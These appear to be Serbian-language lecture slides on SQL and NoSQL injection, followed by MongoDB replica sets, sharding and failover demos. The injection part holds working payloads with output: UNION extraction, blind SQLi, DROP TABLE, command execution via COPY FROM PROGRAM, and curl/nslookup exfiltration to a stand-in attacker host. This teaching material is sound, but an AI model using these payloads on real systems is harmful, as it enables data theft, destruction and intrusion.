  - Dodavanje **WHERE** uslova

```
-- Search users based on username pattern:
Username pattern: ' UNION SELECT user_id, subject || ':' || body, NULL, NULL FROM messages--
Executing: SELECT id, username, name, surname FROM users WHERE username LIKE '%' UNION SELECT user_id, subject
 || ':' || body, NULL, NULL FROM messages--%'
(+) Data:
{'id': 1, 'username': '2FA backup codes:123456, 654321, 987654, 456789', 'name': None, 'surname': None}
{'id': 4, 'username': 'user3', 'name': 'Laza', 'surname': 'Lazić'}
{'id': 2, 'username': 'Password reset:Here is your temporary password: tempPass!23', 'name': None, 'surname':
```

```
-- Search users based on username pattern:
Username pattern: ' UNION SELECT user_id,subject,body,NULL FROM messages WHERE user_id = 1 --
Executing: SELECT id, username, name, surname FROM users WHERE username LIKE '%' UNION SELECT user_id,subject,
body,NULL FROM messages WHERE user_id = 1 --%'
(+) Data:
{'id': 1, 'username': '2FA backup codes', 'name': '123456, 654321, 987654, 456789', 'surname': None}
{'id': 1, 'username': 'Payroll Report Q3', 'name': 'Attached is the salary sheet for all employees.', 'surname
': None}
{'id': 4, 'username': 'user3', 'name': 'Laza', 'surname': 'Lazić'}
{'id': 3, 'username': 'user2', 'name': 'Mina', 'surname': 'Minić'}
{'id': 1, 'username': 'Confidential Project', 'name': 'Codename: Blackbird. Launch planned for December.', 'su
rname': None}
```

3b) Otkrivanje podataka iz drugih tabela - Upiti za prikupljanje informacija o bazi podataka

- Primeri:
  - Prikazivanje verzije baze podataka
  - Prikazivanje informacija o tabelama (metapodataka)
  - Prikazivanje korisnika i grupa (**roles**), kao i njihovih privilegija

```
-- Search users based on username pattern:
Username pattern: ' UNION SELECT NULL,version(),NULL,NULL--
Executing: SELECT id, username, name, surname FROM users WHERE username LIKE '%' UNION SELECT NULL,version(),NULL,NULL--%'
(+) Data:
{'id': None, 'username': 'PostgreSQL 15.14 (Debian 15.14-1.pgdg13+1) on x86_64-pc-linux-gnu, compiled by gcc (Debian 14.2.0-19)
14.2.0, 64-bit', 'name': None, 'surname': None}
{'id': 4, 'username': 'user3', 'name': 'Laza', 'surname': 'Lazić'}
{'id': 3, 'username': 'user2', 'name': 'Mina', 'surname': 'Minić'}
{'id': 2, 'username': 'user1', 'name': 'Pera', 'surname': 'Perić'}
{'id': 1, 'username': 'admin', 'name': 'Adminko', 'surname': 'Adminić'}
```

3b) Otkrivanje podataka iz drugih tabela - Upiti za prikupljanje informacija o bazi podataka

```
-- Search users based on username pattern:
Username pattern: ' UNION SELECT NULL,table_name,NULL,NULL FROM information_schema.tables--
Executing: SELECT id, username, name, surname FROM users WHERE username LIKE '%' UNION SELECT NULL,table_name,NULL,NULL FROM
 information_schema.tables--%'
(+) Data:
{'id': None, 'username': 'pg_settings', 'name': None, 'surname': None}
{'id': None, 'username': 'pg_publication_tables', 'name': None, 'surname': None}
{'id': None, 'username': 'pg_stats', 'name': None, 'surname': None}
{'id': None, 'username': 'pg_transform', 'name': None, 'surname': None}
{'id': None, 'username': 'pg_indexes', 'name': None, 'surname': None}
{'id': None, 'username': 'pg_seclabels', 'name': None, 'surname': None}
{'id': None, 'username': 'pg_ts_parser', 'name': None, 'surname': None}
{'id': None, 'username': 'pg_amop', 'name': None, 'surname': None}
{'id': None, 'username': 'messages', 'name': None, 'surname': None}
{'id': None, 'username': 'profiles', 'name': None, 'surname': None}
{'id': None, 'username': 'pg_publication_namespace', 'name': None, 'surname': None}
```

3b) Otkrivanje podataka iz drugih tabela - Upiti za prikupljanje informacija o bazi podataka

```
-- Search users based on username pattern:
Username pattern: ' UNION SELECT NULL,table_name,NULL,NULL FROM information_schema.tables WHERE table_schema='public'--
Executing: SELECT id, username, name, surname FROM users WHERE username LIKE '%' UNION SELECT NULL,table_name,NULL,NULL FROM
 information_schema.tables WHERE table_schema='public'--%'
(+) Data:
{'id': None, 'username': 'messages', 'name': None, 'surname': None}
{'id': None, 'username': 'profiles', 'name': None, 'surname': None}
{'id': 4, 'username': 'user3', 'name': 'Laza', 'surname': 'Lazić'}
```

3b) Otkrivanje podataka iz drugih tabela - Upiti za prikupljanje informacija o bazi podataka

```
-- Search users based on username pattern:
Username pattern: ' UNION SELECT NULL, column_name, data_type, NULL FROM information_schema.columns WHERE
 table_schema = 'public' AND table_name = 'users' --
Executing: SELECT id, username, name, surname FROM users WHERE username LIKE '%' UNION SELECT NULL, colum
n_name, data_type, NULL FROM information_schema.columns WHERE table_schema = 'public' AND table_name = 'u
sers' --%'
(+) Data:
{'id': None, 'username': 'username', 'name': 'character varying', 'surname': None}
{'id': None, 'username': 'id', 'name': 'integer', 'surname': None}
{'id': None, 'username': 'surname', 'name': 'character varying', 'surname': None}
{'id': 4, 'username': 'user3', 'name': 'Laza', 'surname': 'Lazić'}
{'id': 3, 'username': 'user2', 'name': 'Mina', 'surname': 'Minić'}
{'id': None, 'username': 'name', 'name': 'character varying', 'surname': None}
{'id': None, 'username': 'password', 'name': 'character varying', 'surname': None}
{'id': 2, 'username': 'user1', 'name': 'Pera', 'surname': 'Perić'}
{'id': 1, 'username': 'admin', 'name': 'Adminko', 'surname': 'Adminić'}
```

3b) Otkrivanje podataka iz drugih tabela - Upiti za prikupljanje informacija o bazi podataka

```
-- Search users based on username pattern:
Username pattern: ' UNION SELECT NULL,current_user,session_user,NULL--
Executing: SELECT id, username, name, surname FROM users WHERE username LIKE '%' UNION SELECT NULL,current_
user,session_user,NULL--%'
(+) Data:
{'id': 4, 'username': 'user3', 'name': 'Laza', 'surname': 'Lazić'}
{'id': 3, 'username': 'user2', 'name': 'Mina', 'surname': 'Minić'}
{'id': None, 'username': 'demo', 'name': 'demo', 'surname': None}
{'id': 2, 'username': 'user1', 'name': 'Pera', 'surname': 'Perić'}
{'id': 1, 'username': 'admin', 'name': 'Adminko', 'surname': 'Adminić'}
```

4a) Blind SQLi - Boolean-based napadi

- Uticanje na logiku originalnog upita tako da se izazove primetna razlika u odgovoru aplikacije u zavisnosti od tačnosti dodatog uslova
- Primer: Otkrivanje broja i pojedinačnih karaktera korisničke lozinke

```
-- Check if user exists:
Username: admin' AND LENGTH((SELECT password FROM users WHERE username = 'admin')) > 8--
(+) User exists
-- Check if user exists:
Username: admin' AND LENGTH((SELECT password FROM users WHERE username = 'admin')) > 16--
(-) User not found
-- Check if user exists:
Username: admin' AND LENGTH((SELECT password FROM users WHERE username = 'admin')) = 12--
(+) User exists
```

4a) Blind SQLi - Boolean-based napadi

```
-- Check if user exists:
Username: admin' AND SUBSTRING((SELECT password FROM users WHERE username = 'admin'), 1, 1) < 'a
(-) User not found
-- Check if user exists:
Username: admin' AND SUBSTRING((SELECT password FROM users WHERE username = 'admin'), 1, 1) < 'n
(-) User not found
-- Check if user exists:
Username: admin' AND SUBSTRING((SELECT password FROM users WHERE username = 'admin'), 1, 1) < 'u
(+) User exists
-- Check if user exists:
Username: admin' AND SUBSTRING((SELECT password FROM users WHERE username = 'admin'), 1, 1) < 'r
(-) User not found
-- Check if user exists:
Username: admin' AND SUBSTRING((SELECT password FROM users WHERE username = 'admin'), 1, 1) = 's
(+) User exists
```

4b) Blind SQLi - Error-based napadi

- Namerno izazivanje greške u bazi podataka kako bi se otkrile informacije
- Na primer, deljenjem nulom ili konverzijom neadekvatnih tipova može se generisati poruka o grešci

```
-- Check if user exists:
Username: ' || CAST((SELECT password FROM users WHERE username='admin') AS int) || '
(!) Error: invalid input syntax for type integer: "s3cr3tP@$$wd"
```

4c) Blind SQLi - Time-based napadi

- Predstavljaju primenu šireg koncepta poznatog kao **Timing Attacks**, klasu side-channel napada u kojima napadač meri vreme izvršavanja različitih operacija kako bi zaključio informacije o stanju sistema
- Primer payload-a koji izaziva kašnjenje ukoliko je uslov specificiranog podupita ispunjen:

```
-- Check if user exists:
Username: user1' OR (SELECT pg_sleep(5) FROM users WHERE username='admin') IS NULL--
```

- Ispitivanje vrednosti prvog karaktera administratorske lozinke, do kašnjenja u izvršenju upita dolazi ako je uslov tačan:

```
Username: ' OR (SELECT CASE WHEN SUBSTRING((SELECT password FROM users WHERE username='admin')::text,1,1)='s'
 THEN pg_sleep(5) ELSE NULL END) IS NULL--
```

4d) Blind SQLi - Out-of-Band napadi

- Koriste se alternativni (spoljašnji) kanali kako bi informacije iz baze podataka bile poslate napadaču
- Alternativni kanali podrazumevaju server pod kontrolom napadača, gde bi se podaci slali putem HTTP, DNS ili sličnih protokola
- Payload se kreira tako da baza podataka izvrši određenu akciju koja izaziva komunikaciju ka eksternom serveru napadača
- Korišćenje **COPY … FROM PROGRAM** sintakse koja se koristi radi kopiranja podataka u zadatu tabelu
- Primer payload-a koji koristi HTTP protokol može biti:

'; COPY users TO PROGRAM 'curl -X POST http://attacker-website.com/ --data-binary “@whoami”';--

- Primer payload-a koji koristi DNS protokol:

'; COPY users TO PROGRAM 'nslookup $(whoami).attacker-website.com';--

2. Napadi sa ciljem manipulacije baze podataka

1) Modifikacija podataka
- Korišćenje **INSERT**, **UPDATE** ili **ALTER** naredbi da bi se promenili postojeći podaci ili struktura tabela

' OR 1=1; UPDATE users SET password='newpassword' WHERE username='admin'; --

2) Brisanje podataka
- Korišćenje **DELETE** ili **DROP** naredbi za uklanjanje podataka ili čitavih tabela

' OR 1=1; DROP TABLE messages; –

- Uspešnost ovakvih napada zavisi od faktora kao što su privilegije korisnika baze podataka, konfiguracije same aplikacije i ograničenja definisanih u šemi baze podataka. Takođe, pojedini tipovi baza podataka zahtevaju korišćenje specifične sintakse ili podešavanja kako bi podržale upite koji sadrže više izraza

3. Remote Code Execution (RCE) preko SQLi

- Napad koji omogućuje napadaču da pokreće proizvoljne komande ili kod na ranjivom sistemu
- Korišćenje SQLi kao osnovu za eskalaciju napada i efekte koji se ne ograničavaju samo na bazu podataka, već potencijalno i na sistem na kome se ona nalazi
- Korišćenje **COPY … FROM PROGRAM** sintakse:

```
-- Display public profiles
Enter role (admin/moderator/user): '; COPY users FROM PROGRAM 'id'; --
Executing: SELECT * FROM profiles WHERE role = ''; COPY users FROM PROGRAM 'id'; --' AND private = FALSE
(!) Error: invalid input syntax for type integer: "uid=999(postgres) gid=999(postgres) groups=999(postgres),101(ssl-cert)"
CONTEXT:  COPY users, line 1, column id: "uid=999(postgres) gid=999(postgres) groups=999(postgres),101(ssl-cert)"
```


NoSQL Injection (NoSQLi) napadi - Podela

1. **Syntax Injection** - cilj je umetnuti payload tako da se naruši sintaksa originalnog upita
   a. Otkrivanje vrednosti atributa
   b. Time-based napadi
2. **Operator Injection** - korišćenje NoSQL operatora u cilju manipulacije originalnog upita

Primeri dati za **MongoDB** bazu podataka

1. Syntax Injection - Testiranje sistema na postojanje potencijalnih NoSQLi ranjivosti

- Testiranje sistema na postojanje potencijalnih NoSQLi ranjivosti korišćenjem specijalnih karaktera i stringova u cilju izazivanja greške ili otkrivanja atipičnog ponašanja sistema
- Upit:
  db.products.find({ $where: "this.category == '${input}'
  && this.released == 1" })
- Rezultat unosa karaktera ' :



- Cilj je zaobići **this.released == 1** uslov
- Primer payload-a: **fizzy' || this.released == 0 || 'a'=='b**
- Rezultujući upit:
  { "$where": "this.category == 'fizzy' || this.released == 0 || 'a'=='b' && this.released == 1" }
- Najpre se vrši evaluacija uslova **'a'=='b' && this.released == 1** -> **false**
- Zatim se vrši short-circuiting preostalih uslova:
  this.category == 'fizzy' || this.released == 0
- Ukoliko je prvi uslov ispunjen, neće se evaluirati drugi uslov
- Drugi uslov se evaluira u slučaju da prvi nije ispunjen
- Kao rezultat će biti prikazani svi produkti kojima je naziv kategorije jednak **fizzy** i produkti iz ostalih kategorija kojima je atribut released jednak vrednosti **0**


```
{ "$where": "this.category == 'fizzy' || this.released == 0 || 'a'=='b' && this.released == 1" }
```

```
Found 4 product(s)
```



```
[
  {
    "_id": "690689d7a156fd8ae49437b7",
    "category": "fizzy",
    "name": "Cola",
    "price": 2.5,
    "released": 1
  },
  {
    "_id": "690689d7a156fd8ae49437b8",
    "category": "fizzy",
    "name": "Lemonade",
    "price": 2,
    "released": 1
  },
  {
    "_id": "690689d7a156fd8ae49437b9",
    "category": "fizzy",
    "name": "Secret Fizz X",
    "price": 5,
    "released": 0
  },
  {
    "_id": "690689d7a156fd8ae49437bc",
    "category": "tea",
    "name": "Green Tea",
    "price": 13.37,
    "released": 0
  }
```

1. Syntax Injection - a. Otkrivanje vrednosti atributa

- Osim zaobilaženja logike upita, mogu se ustanoviti i vrednosti atributa
- Primer upita: **{ "$where": "this.username == '<unos>'" }**
- Otkrivanje prvog karaktera lozinke korišćenjem payload-a:
  admin' && this.password[0] == 'A
- Rezultujući upit:
  { "$where": "this.username == 'admin' && this.password[0] == 'A'" }



- Korišćenje payload-a:
  admin' && this.password[0] == 'a
- Rezultujući upit:
  { "$where": "this.username == 'admin' && this.password[0] == 'a'" }



1. Syntax Injection - b. Time-based napadi

- U MongoDB-u posebnu opasnost predstavlja **$where** operator jer omogućuje izvršavanje JavaScript koda pored evaluacije upita
- Ovo znači da napadač može iskoristiti JavaScript funkcionalnost dostupnu u MongoDB okruženju kako bi izvršio blokirajuću operaciju, kao što je poziv funkcije koja izaziva kašnjenje, samo ukoliko je zadat uslov tačan
- Praćenjem vremena odgovora aplikacije napadač može zaključiti tačnost uslova

1. Syntax Injection - b. Time-based napadi

- Primer payload-a:
  admin' + function(x){
  if (x.password[0] === 'a') { sleep(5000); }
  }(this) + '
- Kao rezultat, server će odgovoriti sa kašnjenjem samo ukoliko je prvi karakter administratorske lozinke jednak vrednosti **a**

Operator Injection

- Moguće je izvršiti i umetanje MongoDB-specifičnih operatora kao što su:
  - **$where** - kojim se definiše uslov za izdvajanje dokumenta
  - **$ne** - kojim se definiše nejednakost
  - **$in** - kojim se definiše niz mogućih vrednosti
  - **$regex** - kojim se izdvajaju dokumenta čija se vrednost atributa poklapa sa definisanim regex izrazom
- Primer regularnog upita:
  db.users.findOne({ "username": "user1", "password": "user123" })
- Primer payload-a:
  db.users.findOne({ "username": "user1", "password": { "$ne": "" } })
- Kao posledica će biti vraćen dokument koji se odnosi na korisnika čije je korisničko ime jednako user1 i čija lozinka nije jednaka praznom stringu

Operator Injection

- Primer korišćenja **$in** operatora unutar payload-a:

```
db.users.findOne(
    {
      "username": { "$in": [ "admin", "administrator", "superadmin" ] },
      "password": { "$ne": "" }
    })
```

MongoDB Query:

```
db.users.findOne({ "username": { "$in": [ "admin", "administrator", "superadmin" ] }, "password": { "$ne": "" } })
```

```
✓ Logged in as admin
```

```
{
  "_id": "690689d7a156fd8ae49437bd",
  "username": "admin",
  "password": "adminPassword123",
  "role": "administrator"
}
```

Prevencija SQLi i NoSQLi napada

- Korišćenje parametrizovanih upita čime se vrši razdvajanje (No)SQL koda od podataka
- Stroga validacija korisničkog unosa i odbacivanje ugnježdenih objekata, nizova ili neočekivanih polja koja bi mogla sadržati operatore
- Korišćenje **whitelists**
- **Views** - organičavaju vidljivost određenih kolona ili vrsta
- **Stored Procedures** - uz pomoć kojih se unapred definišu dozvoljene operacije
- U slučaju MongoDB baze podataka, jedan od ključnih mehanizama zaštite je onemogućavanje izvršavanja JavaScript koda u okviru operatora kao što je **$where** navođenjem **--noscripting** opcije unutar MongoDB konfiguracije
- Konekcije ka bazi podataka treba konfigurisati sa korisničkim nalozima koji poseduju minimalne privilegije neophodne za izvršavanje operacija
- Implementiranje log-ovanja radi detekcije neobičnih upita

High Availability kod MongoDB baze podataka

Sadržaj

- Mehanizmi za dostizanje High Availability u MongoDB-u:
  - **Replica Set** - grupa **mongod** procesa koji održavaju isti skup podataka i predstavljaju sredstvo za dostizanje redundanse i HA
  - **Sharding** - omogućuje horizontalno particionisanje podataka, gde se podaci raspodeljuju na više servera
- Praktični primeri

Replica Sets

- Primary, Secondary, Arbiter čvorovi
- Election proces
- Oplog i sinhronizacija
- Operacije upisa i čitanja
  - Write Concern
  - Read Concern
  - Read Preference

Primary, Secondary, Arbiter čvorovi

- **Primarni čvor** - jedini koji preuzima sve operacije upisa i beleži sve izmene nad svojim skupom podataka unutar strukture koja se naziva **oplog**. Podrazumevano izvršava i sve operacije čitanja
- U Replica Set-u može postojati samo jedan primarni čvor. Ukoliko on nije dostupan, pokreće se Election proces za odabir novog
- **Sekundarni čvorovi** - sadrže kopije skupa podataka primarnog servera korišćenjem oplog strukture primarnog čvora
- **Čvorovi arbitri** - ne sadrže kopije podataka, već učestvuju u procesu selekcije novog primarnog čvora

Election proces

- Proces selekcije novog primarnog čvora:
  - kada originalni primarni čvor prestane sa radom
  - pri dodavanju novog čvora u Replica Set
  - pri pokretanju Maintenance procesa
  - prilikom particionisanja mreže, kvara koji deli distribuirani sistem na particije tako da čvorovi u jednoj particiji ne mogu komunicirati sa čvorovima iz druge
  - kada sekundarni čvorovi ne dobiju Heartbeat signal od primarnog
- Prilikom evaluacije kandidata, algoritam obično prioritizuje one čvorove sa većom vrednošću Priority polja
- Moguće je odabrati novi primarni čvor samo ukoliko da je većina čvorova iz Replica Set-a koji mogu glasati dostupna

Oplog i sinhronizacija

- **Oplog** (**Operations Log**) - struktura u kojoj se čuva hronološki zapis svih operacija koje menjaju podatke u bazi podataka
- Primarni čvor izvršava operacije i beleži ih u svoj oplog, zajedno sa jedinstvenom **term** vrednošću dobijenom nakon Election procesa
- Sekundarni čvorovi zatim asinhrono preuzimaju i primenjuju te zapise kako bi se postigla konzistentnost podataka u okviru Replica Set-a
- Svaki čvor Replica Set-a održava sopstvenu kopiju oplog-a i periodično razmenjuje Heartbeat signale sa ostalim čvorovima radi detekcije stanja i sinhronizacije
- MongoDB koristi dva tipa **sinhronizacije** podataka:
    1. **Initial Sync** - Kopira sve podatke sa izabranog čvora Replica Set-a na novi čvor
    2. **Replication** - Nakon inicijalne sinhronizacije, čvorovi vrše replikaciju podataka sa izabranog čvora korišćenjem oplog-a

Operacije upisa i čitanja

- **Write Concern** - nivo potvrde koji MongoDB zahteva od Replica Set-a pre nego što operaciju upisa smatra uspešnom
  - utiče na balans između pouzdanosti podataka i performansi sistema
  - veći nivo Write Concern-a pruža veću sigurnost da neće doći do gubitka podataka u slučaju prestanka rada nekog čvora, ali uvodi dodatnu latenciju jer zahteva potvrdu od više čvorova
- **Read Concern** - definiše kada je moguće čitati podatke
  - utiče na balans između dostupnosti i konzistentnosti
  - moguće je podesiti tako da se operacije čitanja izvršavaju čak i ako podaci nisu sinhronizovani na svim replikama, ili tek nakon što su svi članovi Replica Set-a dobili sve promene
- **Read Preference** - određuje kom čvoru će se proslediti zahtev za čitanjem
  - podrazumevano ponašanje je da primarni čvor obrađuje sve operacije čitanja
  - preostale opcije mogu vratiti zastarele podatke prilikom čitanja s obzirom da se replikacija izvršava asinhrono

Sharding

- Dodatan mehanizam kojim se postiže High Availability
- Omogućuje horizontalno particionisanje podataka
- Svaki server naziva **Shard**, a ceo sistem **Sharded cluster**
- Particionisanje se vrši na osnovu vrednosti ključa, **Shard key**
- MongoDB vrši podelu svih postojećih vrednosti Shard ključeva u nepreklapajuće opsege ili heširane vrednosti Shard ključeva
- Komponente:
  - **Shards** - serveri od kojih svaki sadrži podskup podataka. Svaki Shard predstavlja Replica Set jer sadrži i replike u pozadini, što znači da pruža redundansu i visoku dostupnost
  - **Config serveri** - čuvaju metapodatke, tj. koji opseg ključeva ili heš ide u koji Shard, kao i konfiguraciju klastera. Kao i sami Shard-ovi, predstavljaju Replica Set
  - **Mongos instance** - komponente koje imaju ulogu rutiranja (korišćenjem metapodatka sa Config servera) klijentskih upita na odgovarajuće Shard-ove
- Ukoliko se prilikom operacija koristi Shard Key, mongos instance mogu proslediti operacije na adekvatan Shard. Alternativa je broadcast pristup (**scatter/gather**)

Praktični primeri

- Demonstracija Failover procesa
- Operacije čitanja i upisa
  - Testiranje Write Concern i Read Preference svojstava

Demonstracija Failover procesa - primer

- Replica Set koji sadrži pet čvorova (**mongo1** - **mongo5**)
- Dodeljeni prioriteti **1** svima osim čvoru **mongo1**, kome je prioritet **2**
- **electionCandidateMetrics** struktura nakon prvog procesa selekcije:

```
electionCandidateMetrics: {
  lastElectionReason: 'electionTimeout',
  lastElectionDate: 2025-10-17T10:13:38.701Z,
  electionTerm: Long('1'),
  lastCommittedOpTimeAtElection: { ts: Timestamp({ t: 1760696008, i: 1 }), t: Long('-1') },
  lastSeenWrittenOpTimeAtElection: { ts: Timestamp({ t: 1760696008, i: 1 }), t: Long('-1') },
  lastSeenOpTimeAtElection: { ts: Timestamp({ t: 1760696008, i: 1 }), t: Long('-1') },
  numVotesNeeded: 3,
  priorityAtElection: 2,
  electionTimeoutMillis: Long('10000'),
  numCatchUpOps: Long('0'),
  newTermStartDate: 2025-10-17T10:13:38.738Z,
  wMajorityWriteAvailabilityDate: 2025-10-17T10:13:39.227Z
},
```


Demonstracija Failover procesa - primer


- Iskorišćena **rs.stepDown()** metoda na čvoru **mongo1** na 60s
- Novi proces selekcije primarnog čvora:

Demonstracija Failover procesa - primer

- Nakon definisanog vremena od 60 sekundi od pokretanja rs.stepDown() metode, **mongo1** ponovo dobija pravo da bude kandidat u procesu selekcije
- S obzirom da je njegov definisan prioritet prilikom konfiguracije veći od ostalih čvorova u Replica Set-u, inicira se novi proces selekcije iako je **mongo2** čvor izabran kao novi primarni

Demonstracija Failover procesa - primer





Operacije čitanja i upisa - primer 1 - Write Concern

- Replica Set koji sadrži pet čvorova (**mongo1** - **mongo5**)
- Dodeljeni prioriteti **1** svima osim čvoru **mongo1**, kome je prioritet **2**
- Podrazumevana vrednost: **w: 'majority'**
- Zatim je izmenjena vrednost tako da zahteva potvrdu od tri čvora, tj. primarnog i dva sekundarna čvora
- Kao provera, unosi se dokument:
  db.logs.insertOne({ test: "WriteConcern w:3 - all nodes up" })

Operacije čitanja i upisa - primer 1 - Write Concern

- Zatim se koristi komanda kojom se čvorovi **mongo3**, **mongo4** i **mongo5** zaustavljaju
- S obzirom da većina čvorova Replica Set-a nije dostupna, sledeća operacija upisa na čvoru **mongo1** nije moguća:

```
> db.logs.insertOne({ test: "WriteConcern w:3 - mongo3,4,5 down" })
✖ ▸ MongoServerError[NotWritablePrimary]: not primary
> rs.status().members.map(m => [m.name, m.stateStr])
< [
    [ 'mongo1:27017', 'SECONDARY' ],
    [ 'mongo2:27017', 'SECONDARY' ],
    [ 'mongo3:27017', '(not reachable/healthy)' ],
    [ 'mongo4:27017', '(not reachable/healthy)' ],
    [ 'mongo5:27017', '(not reachable/healthy)' ]
  ]
```

Operacije čitanja i upisa - primer 1 - Write Concern

- Kao posledica pada većine čvorova, mongo1 ne može održati svoj status primarnog => **mongo1** i **mongo2** postaju sekundarni čvorovi
- Ne postoji primarni čvor koji će preuzeti operacije upisa
- Nakon povratka čvora **mongo3** se proces selekcije ponovo inicira
- Na kraju je moguće izvršiti operaciju upisa jer su tri čvora prisutna u Replica Set-u

Operacije čitanja i upisa - primer 2 - Read Preference

- Replica Set koji sadrži pet čvorova (**mongo1** - **mongo5**)
- Dodeljeni prioriteti **1** svima osim čvoru **mongo1**, kome je prioritet **2**
- Read Preference se primenjuje nad individualnom konekcijom, za razliku od Read i Write Concern svojstava koji se podešavaju na nivou čitavog klastera
- Podrazumevana vrednost: **primary**
- Vrši se povezivanje na **mongo1** čvor:

```
rs0 [primary] test> rs.status().members.map(m => [m.name, m.stateStr])
[
  [ 'mongo1:27017', 'PRIMARY' ],
  [ 'mongo2:27017', 'SECONDARY' ],
  [ 'mongo3:27017', 'SECONDARY' ],
  [ 'mongo4:27017', 'SECONDARY' ],
  [ 'mongo5:27017', 'SECONDARY' ]
]
